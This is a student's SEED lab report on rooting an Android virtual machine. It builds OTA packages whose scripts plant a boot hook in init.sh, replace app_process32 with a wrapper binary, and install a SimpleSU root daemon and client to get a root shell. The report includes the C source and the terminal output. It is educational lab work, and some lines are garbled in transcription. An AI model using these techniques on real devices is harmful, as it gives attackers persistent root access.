Lab Android Device Rooting Attack

By Marco Lin

Task1: Build a simple OTA package

Step 1: Write the update script

Explanation: in this step, we created two script: update-binary and dummy.sh under the META-INF/com/google/android folder:

```
[11/16/19]seed@VM:~/Documents$ cd lab8
[11/16/19]seed@VM:~/.../lab8$ ls
[11/16/19]seed@VM:~/.../lab8$ mkdir -p task1/META-INF/com/google/andro
id
[11/16/19]seed@VM:~/.../lab8$ cd task1/META-INF/com/google/android/
[11/17/19]seed@VM:~/.../android$ vim update-binary
[11/17/19]seed@VM:~/.../android$ vim dummy.sh
[11/17/19]seed@VM:~/.../android$ ls
dummy.sh  update-binary
```

a. update-binary: make it executable.

```
cp dummy.sh /android/system/xbin
chmod a+x /android/system/xbin/dummy.sh
sed -i "return 0/i/system/xbin/dummy.sh" /android/system/etc/ini
t.sh
~
```

```
[11/17/19]seed@VM:~/.../android$ chmod a+x update-binary
```

b. dummy.sh

```
Terminal
echo hello > /system/dummy
~
~
~
~
~
```

Step 2: Build the OTA Package

Explanation: create a zip file of the entire package

```
[11/17/19]seed@VM:~/.../lab8$ zip -r task1.zip task1/
  adding: task1/ (stored 0%)
  adding: task1/META-INF/ (stored 0%)
  adding: task1/META-INF/com/ (stored 0%)
  adding: task1/META-INF/com/google/ (stored 0%)
  adding: task1/META-INF/com/google/android/ (stored 0%)
  adding: task1/META-INF/com/google/android/dummy.sh (stored 0%)
  adding: task1/META-INF/com/google/android/update-binary (defla
ted 44%)
[11/17/19]seed@VM:~/.../lab8$ ls
task1  task1.zip
```

Step 3: Run the OTA Package

1. access the recovery OS of android, and check the IP address of recovery OS

```
Ubuntu 16.04.4 LTS recovery tty1

recovery login: seed
Password:
Last login: Fri May 18 15:17:56 EDT 2018 on tty1
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
seed@recovery:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:97:68:71
          inet addr:10.0.2.78  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe97:6871/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7141 (7.1 KB)  TX bytes:2538 (2.5 KB)
```

2. send the zip file from seedUbuntu VM to android recovery OS, and place it into the /tmp folder of the recovery OS.

```
[11/17/19]seed@VM:~/.../lab8$ scp task1.zip seed@10.0.2.78:/tmp
The authenticity of host '10.0.2.78 (10.0.2.78)' can't be establ
ished.
ECDSA key fingerprint is SHA256:j27XN+nmbyA0avocrLHpQPiGRIzknAWm
Jli5yO6vrsA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.78' (ECDSA) to the list of kn
own hosts.
seed@10.0.2.78's password:
task1.zip                         100% 1403     1.4KB/s   00:00
[11/17/19]seed@VM:~/.../lab8$
```

3. unzip the file on recovery OS and run the update-binary

```
seed@recovery:~$ ls
seed@recovery:~$ ls
seed@recovery:~$ cd /tmp/
seed@recovery:/tmp$ ls
systemd-private-fdbfa1610fc84e4eb2b56ed1d59661b9-systemd-timesyncd.service-YnJTQm  task1.zip
seed@recovery:/tmp$ unzip task1.zip
Archive:  task1.zip
   creating: task1/
   creating: task1/META-INF/
   creating: task1/META-INF/com/
   creating: task1/META-INF/com/google/
   creating: task1/META-INF/com/google/android/
  extracting: task1/META-INF/com/google/android/dummy.sh
   inflating: task1/META-INF/com/google/android/update-binary
seed@recovery:/tmp$ cd task1/META-INF/com/google/android/
seed@recovery:/tmp/task1/META-INF/com/google/android$ ls
dummy.sh  update-binary
seed@recovery:/tmp/task1/META-INF/com/google/android$ sudo ./update-binary
```

4. go back to Android VM, and see the contents of /system folder and find that out attack is successful with dummy being created in the folder.

Explanation: As we can see, the file is being created on the Android VM

```
1|x86_64:/system $ ls
app         dummy      fake-libs64  lib         media     vendor
bin         etc        fonts        lib64       priv-app  xbin
build.prop  fake-libs  framework    lost+found  usr
```

Explanation: We create the OTA package and export the OTA package to the recovery OS. The update-binary file does automatically whatever we are supposed to do so that the attack is successful. The update-binary file first copies the dummy file from the unzipped folder to the system/xbin folder. It then gives executable permission to the dummy file. We then place a line of code in the init folder such that the dummy file is executed when init file is executing. The init file starts the bootup process and is the first process to be called when the system starts. So this runs with root privileges. Now that this is running with root privileges, this will create a file called dummy in the /system folder. In a normal situation, we cannot create a file in the system folder with normal privileges. After sending the package, we unzip the package and run the update-binary file which does the above tasks and attack is successful. We can verify it by restarting the recovery OS and logging into Android VM to find the file in /system folder.

Task2: Inject code via app_process

Step 1: compile the code

Explanation: In this step, we need to create three files:

1. my_app_process.c

```
# include <stdio.h>
# include <stdlib.h>
# include <unistd.h>

extern char ** environ;

int main(int argc, char ** argv) {
 // Write the dummy file
 FILE * f = fopen("/system/dummy2", "w");
 if (f == NULL) {
    printf("Permission Denied.\n");
    exit(EXIT_FAILURE);
 }
 fclose(f);

 // Launch the original binary
 char * cmd = "/system/bin/app_process_original";
 execve(cmd, argv, environ);

 // execve () returns only if it fails
 return EXIT_FAILURE;
}
~
```

2. Application.mk

```
APP_ABI :=x86
APP_PLATFORM := android-21
APP_STL := stlport_static
APP_BUILD_SCRIPT := Android.mk
~
~
```

3. Android.mk

```
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_MODULE := my_app_process
LOCAL_SRC_FILES := my_app_process.c
include $(BUILD_EXECUTABLE)
~
```

and then, we run the following commands (compile.sh) inside the source folder to compile our code. If the compilation succeeds, we can find the binary file in the ./libs/x86 folder.

```
Terminal
export NDK_PROJECT_PATH=.
ndk-build NDK_APPLICATION_MK=./Application.mk
```

```
[11/17/19]seed@VM:~/.../task2$ ls -l
total 16
-rw-rw-r-- 1 seed seed  146 Nov 17 12:33 Android.mk
-rw-rw-r-- 1 seed seed   98 Nov 17 12:33 Application.mk
drwxrwxr-x 3 seed seed 4096 Nov 17 12:29 META-INF
-rw-rw-r-- 1 seed seed  461 Nov 17 12:32 my_app_process.c
[11/17/19]seed@VM:~/.../task2$ ls
Android.mk  Application.mk  META-INF  my_app_process.c
[11/17/19]seed@VM:~/.../task2$ vim compile.sh
[11/17/19]seed@VM:~/.../task2$ chmod a+x compile.sh
[11/17/19]seed@VM:~/.../task2$ ls
Android.mk      compile.sh  my_app_process.c
Application.mk  META-INF
[11/17/19]seed@VM:~/.../task2$ ./compile.sh
Compile x86    : my_app_process <= my_app_process.c
Executable     : my_app_process
Install        : my_app_process => libs/x86/my_app_process
[11/17/19]seed@VM:~/.../task2$ ls -l
total 28
-rw-rw-r-- 1 seed seed  146 Nov 17 12:33 Android.mk
-rw-rw-r-- 1 seed seed   98 Nov 17 12:33 Application.mk
-rwxrwxr-x 1 seed seed   72 Nov 17 12:38 compile.sh
drwxrwxr-x 3 seed seed 4096 Nov 17 12:38 libs
drwxrwxr-x 3 seed seed 4096 Nov 17 12:29 META-INF
-rw-rw-r-- 1 seed seed  461 Nov 17 12:32 my_app_process.c
drwxrwxr-x 3 seed seed 4096 Nov 17 12:38 obj
```

```
[11/17/19]seed@VM:~/.../task2$ cd libs/
[11/17/19]seed@VM:~/.../libs$ ls
x86
[11/17/19]seed@VM:~/.../libs$ cd x86/
[11/17/19]seed@VM:~/.../x86$ ls
my_app_process
[11/17/19]seed@VM:~/.../x86$
```

Step 2 Write the update script and build OTA package.

Update script:

```
mv /android/system/bin/app_process32 /android/system/bin/app_pro
cess_original
cp my_app_process /android/system/bin/app_process32
chmod a+x /android/system/bin/app_process32
~
~
~
~
```

And zip the task2.

```
[11/17/19]seed@VM:~/.../lab8$ zip -r task2.zip task2/
  adding: task2/ (stored 0%)
  adding: task2/Android.mk (deflated 23%)
  adding: task2/my_app_process.c (deflated 36%)
  adding: task2/compile.sh (deflated 1%)
  adding: task2/libs/ (stored 0%)
  adding: task2/libs/x86/ (stored 0%)
  adding: task2/obj/ (stored 0%)
  adding: task2/obj/local/ (stored 0%)
  adding: task2/obj/local/x86/ (stored 0%)
  adding: task2/obj/local/x86/objs/ (stored 0%)
  adding: task2/obj/local/x86/objs/my_app_process/ (stored 0%)
  adding: task2/obj/local/x86/objs/my_app_process/my_app_process
.o.d (deflated 94%)
  adding: task2/obj/local/x86/objs/my_app_process/my_app_process
.o (deflated 58%)
  adding: task2/obj/local/x86/my_app_process (deflated 65%)
  adding: task2/META-INF/ (stored 0%)
  adding: task2/META-INF/com/ (stored 0%)
  adding: task2/META-INF/com/google/ (stored 0%)
  adding: task2/META-INF/com/google/android/ (stored 0%)
  adding: task2/META-INF/com/google/android/update-binary (defla
ted 58%)
  adding: task2/META-INF/com/google/android/my_app_process (defl
```

Send to the recovery OS of android, unzip the file and execute the update file like previous task.

```
seed@recovery:~$ cd /tmp/
seed@recovery:/tmp$ ls
systemd-private-826a86105d9c4fefa457c78f7c9b44be-systemd-timesyncd.service-OwrQdj  task2.zip
seed@recovery:/tmp$ unzip task2.zip
Archive:  task2.zip
   creating: task2/
  inflating: task2/Android.mk
  inflating: task2/my_app_process.c
  inflating: task2/compile.sh
   creating: task2/libs/
   creating: task2/libs/x86/
   creating: task2/obj/
   creating: task2/obj/local/
   creating: task2/obj/local/x86/
   creating: task2/obj/local/x86/objs/
   creating: task2/obj/local/x86/objs/my_app_process/
  inflating: task2/obj/local/x86/objs/my_app_process/my_app_process.o.d
  inflating: task2/obj/local/x86/objs/my_app_process/my_app_process.o
  inflating: task2/obj/local/x86/my_app_process
   creating: task2/META-INF/
   creating: task2/META-INF/com/
   creating: task2/META-INF/com/google/
   creating: task2/META-INF/com/google/android/
  inflating: task2/META-INF/com/google/android/update-binary
  inflating: task2/META-INF/com/google/android/my_app_process
  inflating: task2/Application.mk
seed@recovery:/tmp$ _
```

```
seed@recovery:/tmp$ cd task2/META-INF/com/google/android
seed@recovery:/tmp/task2/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task2/META-INF/com/google/android$ _
```

Result: The above screenshot shows that dummy2 file is created in system folder and our attack is successful.

```
x86_64:/system $ ls
app         dummy    fake-libs     framework   lost+found   usr
bin         dummy2   fake-libs64   lib         media        vendor
build.prop  etc      fonts         lib64       priv-app     xbin
```

Explanation: When Android starts, it always runs a program called my_app_process after init using root privilege. So this my_app_process starts the zygote daemon whose work is to start applications and this is the parent of all app processes. So we modify the my_app_process and it will launch something of our choice along with launching the zygote process. So we create the OTA package by creating the update-binary in the required folder hierarchy. The update-binary file will rename the app_process32 file into something else say my_app_process_original and then move the file we created into the desired location, give it executable permission, and then replace this as the new app_process32. The file we created is compiled in such a way that it can run on any system. The app_process32 we created will internally call the original app_process32 now called as app_process_original. When we run the update-binary script, the attack is successful as seen above and the dummy2 file is created in the system folder with root permission.

Task3: Implement SimpleSU for Getting Root Shell

1. We used the file from seedlab called SimpleSU, unzip this file

```
[11/17/19]seed@VM:~/.../lab8$ cd SimpleSU/
[11/17/19]seed@VM:~/.../SimpleSU$ ls
compile_all.sh  mysu            socket_util
mydaemon        server_loc.h
```

2. Run the compile_all.sh to compile

```
[11/17/19]seed@VM:~/.../SimpleSU$ bash compile_all
sh
/////////Build Start/////////
Compile x86     : mydaemon <= mydaemonsu.c
Compile x86     : mydaemon <= socket_util.c
Executable      : mydaemon
Install         : mydaemon => libs/x86/mydaemon
Compile x86     : mysu <= mysu.c
Compile x86     : mysu <= socket_util.c
Executable      : mysu
Install         : mysu => libs/x86/mysu
/////////Build End///////////
[11/17/19]seed@VM:~/.../SimpleSU$
```

3. Then, we got mydaemon and mysu this two files and copy to our task3 folder.

```
[11/17/19]seed@VM:~/.../x86$ cp ~/host/lab8/SimpleSU/mysu/libs/x86/mys
u ./
[11/17/19]seed@VM:~/.../x86$ ls
mydaemon  mysu
[11/17/19]seed@VM:~/.../x86$
```

4. Modify update_binary like following:

```
Terminal
cp mysu /android/system/xbin
cp mydaemon /android/system/xbin
sed -i "/return 0/i /system/xbin/mydaemon" /android/system/etc/init.sh
```


5. zip the files

```
[11/17/19]seed@VM:~/.../lab8$ zip -r task3.zip task3/
  adding: task3/ (stored 0%)
  adding: task3/x86/ (stored 0%)
  adding: task3/x86/mydaemon (deflated 60%)
  adding: task3/x86/mysu (deflated 66%)
  adding: task3/META-INF/ (stored 0%)
  adding: task3/META-INF/com/ (stored 0%)
  adding: task3/META-INF/com/google/ (stored 0%)
  adding: task3/META-INF/com/google/android/ (stored 0%)
  adding: task3/META-INF/com/google/android/update-binary (deflated 39
%)
[11/17/19]seed@VM:~/.../lab8$
```

6. send to recovery OS of android

```
seed@recovery:~$ ls
seed@recovery:~$ cd /tmp/
seed@recovery:/tmp$ ls
systemd-private-f7cf5598c720404eaa1de195b12d67f3-systemd-timesyncd.service-unbw6G  task3.zip
seed@recovery:/tmp$ unzip task3.zip
Archive:  task3.zip
   creating: task3/
   creating: task3/x86/
  inflating: task3/x86/mydaemon
  inflating: task3/x86/mysu
   creating: task3/META-INF/
   creating: task3/META-INF/com/
   creating: task3/META-INF/com/google/
   creating: task3/META-INF/com/google/android/
  inflating: task3/META-INF/com/google/android/update-binary
seed@recovery:/tmp$ ls
systemd-private-f7cf5598c720404eaa1de195b12d67f3-systemd-timesyncd.service-unbw6G  task3  task3.zip
```

7. As we can see, it shows that that mysu and mydaemon are created in the /system/xbin folder and when we execute the mysu file, we get root shell.



Explanation: Here we want to start a root daemon so that we get a root shell. So when users want to get a root shell, they have to run a client program, which sends a request to the root daemon. Upon receiving a request, the root daemon starts a shell process and returns it to the client. The user will now have root privileges. So if users want to control the shell process, they have to be able to control the standard input and output devices of the shell process. Unfortunately, when the shell process is created, it inherits its standard input and output devices from its parent process, which is owned by root, so they are not controllable by the user's client program. We give the client program's output and input to the shell process, so they become the input/output devices for the shell process. In this way, the user now has complete control of the shell process.

Questions:

• Server launches the original app process binary

Filename: mydaemonsu.c Function: main() Line:252

```
241     //close the socket and return true if connection succeeded (daemon is running)
242     close(socket_fd);
243     return true;
244 }
245
246 int main(int argc, char** argv) {
247     pid_t pid = fork();
248     if (pid == 0) {
249         //initialize the daemon if not running
250         if (!detect_daemon())
251             run_daemon(argv);
252         }
253     else {
254         argv[0] = APP_PROCESS;
255         execve(argv[0], argv, environ);
256     }
257 }
                                                    257,1          Bot
```

• Client sends its FDs

Filename: mysu.c Function: connect_daemon() Line:101

```
int connect_daemon() {

    //get a socket
    int socket = config_socket();

    //do handshake
    handshake_client(socket);

    ERRMSG("sending file descriptor \n");
    fprintf(stderr,"STDIN %d\n",STDIN_FILENO);
    fprintf(stderr,"STDOUT %d\n",STDOUT_FILENO);
    fprintf(stderr,"STDERR %d\n",STDERR_FILENO);

    send_fd(socket, STDIN_FILENO);      //STDIN_FILENO = 0
    send_fd(socket, STDOUT_FILENO);     //STDOUT_FILENO = 1
    send_fd(socket, STDERR_FILENO);     //STDERR_FILENO = 2
```

• Server forks to a child process

Filename: mydaemonsu.c Function: main() Line:245

```c
241     //close the socket and return true if connection succeed
    ed (daemon is running)
242     close(socket_fd);
243     return true;
244 }
245
246 int main(int argc, char** argv) {
247     pid_t pid = fork();
248     if (pid == 0) {
249         //initialize the daemon if not running
250         if (!detect_daemon())
251             run_daemon(argv);
252         }
253     else {
254         argv[0] = APP_PROCESS;
255         execve(argv[0], argv, environ);
256     }
257 }
                                                  257,1          Bot
```

• Child process receives client's FDs

Filename: mydaemonsu.c Function: child_process() Line:147

```c
     from client side
143 int child_process(int socket, char** argv){
144     //handshake
145     handshake_server(socket);
146
147     int client_in = recv_fd(socket);
148     int client_out = recv_fd(socket);
149     int client_err = recv_fd(socket);
150
151
152     dup2(client_in, STDIN_FILENO);      //STDIN_FILENO = 0
153     dup2(client_out, STDOUT_FILENO);    //STDOUT_FILENO = 1
154     dup2(client_err, STDERR_FILENO);    //STDERR_FILENO = 2
155
156     //change current directory
157     chdir("/");
158
159     char* env[] = {SHELL_ENV, PATH_ENV, NULL};
160     char* shell[] = {DEFAULT_SHELL, NULL};
161
```

• Child process redirects its standard I/O FDs

Filename: mydaemonsu.c Function: child_process() Line:151

```
    from client side
int child_process(int socket, char** argv){
    //handshake
    handshake_server(socket);

    int client_in = recv_fd(socket);
    int client_out = recv_fd(socket);
    int client_err = recv_fd(socket);


    dup2(client_in, STDIN_FILENO);      //STDIN_FILENO = 0
    dup2(client_out, STDOUT_FILENO);    //STDOUT_FILENO = 1
    dup2(client_err, STDERR_FILENO);    //STDERR_FILENO = 2

    //change current directory
    chdir("/");

    char* env[] = {SHELL_ENV, PATH_ENV, NULL};
    char* shell[] = {DEFAULT_SHELL, NULL};

```

• Child process launches a root shell

Filename: mysu.c Function: main() Line:138

```
int main(int argc, char** argv) {
    //if not root
    //connect to root daemon for root shell
    if (getuid() != 0 && getgid() != 0) {
        ERRMSG("start to connect to daemon \n");

        return connect_daemon();
    }
    //if root
    //launch default shell directly
    char* shell[] = {"/system/bin/sh", NULL};
    execve(shell[0], shell, NULL);
    return (EXIT_SUCCESS);
}

                                                157,0-1       Bot
```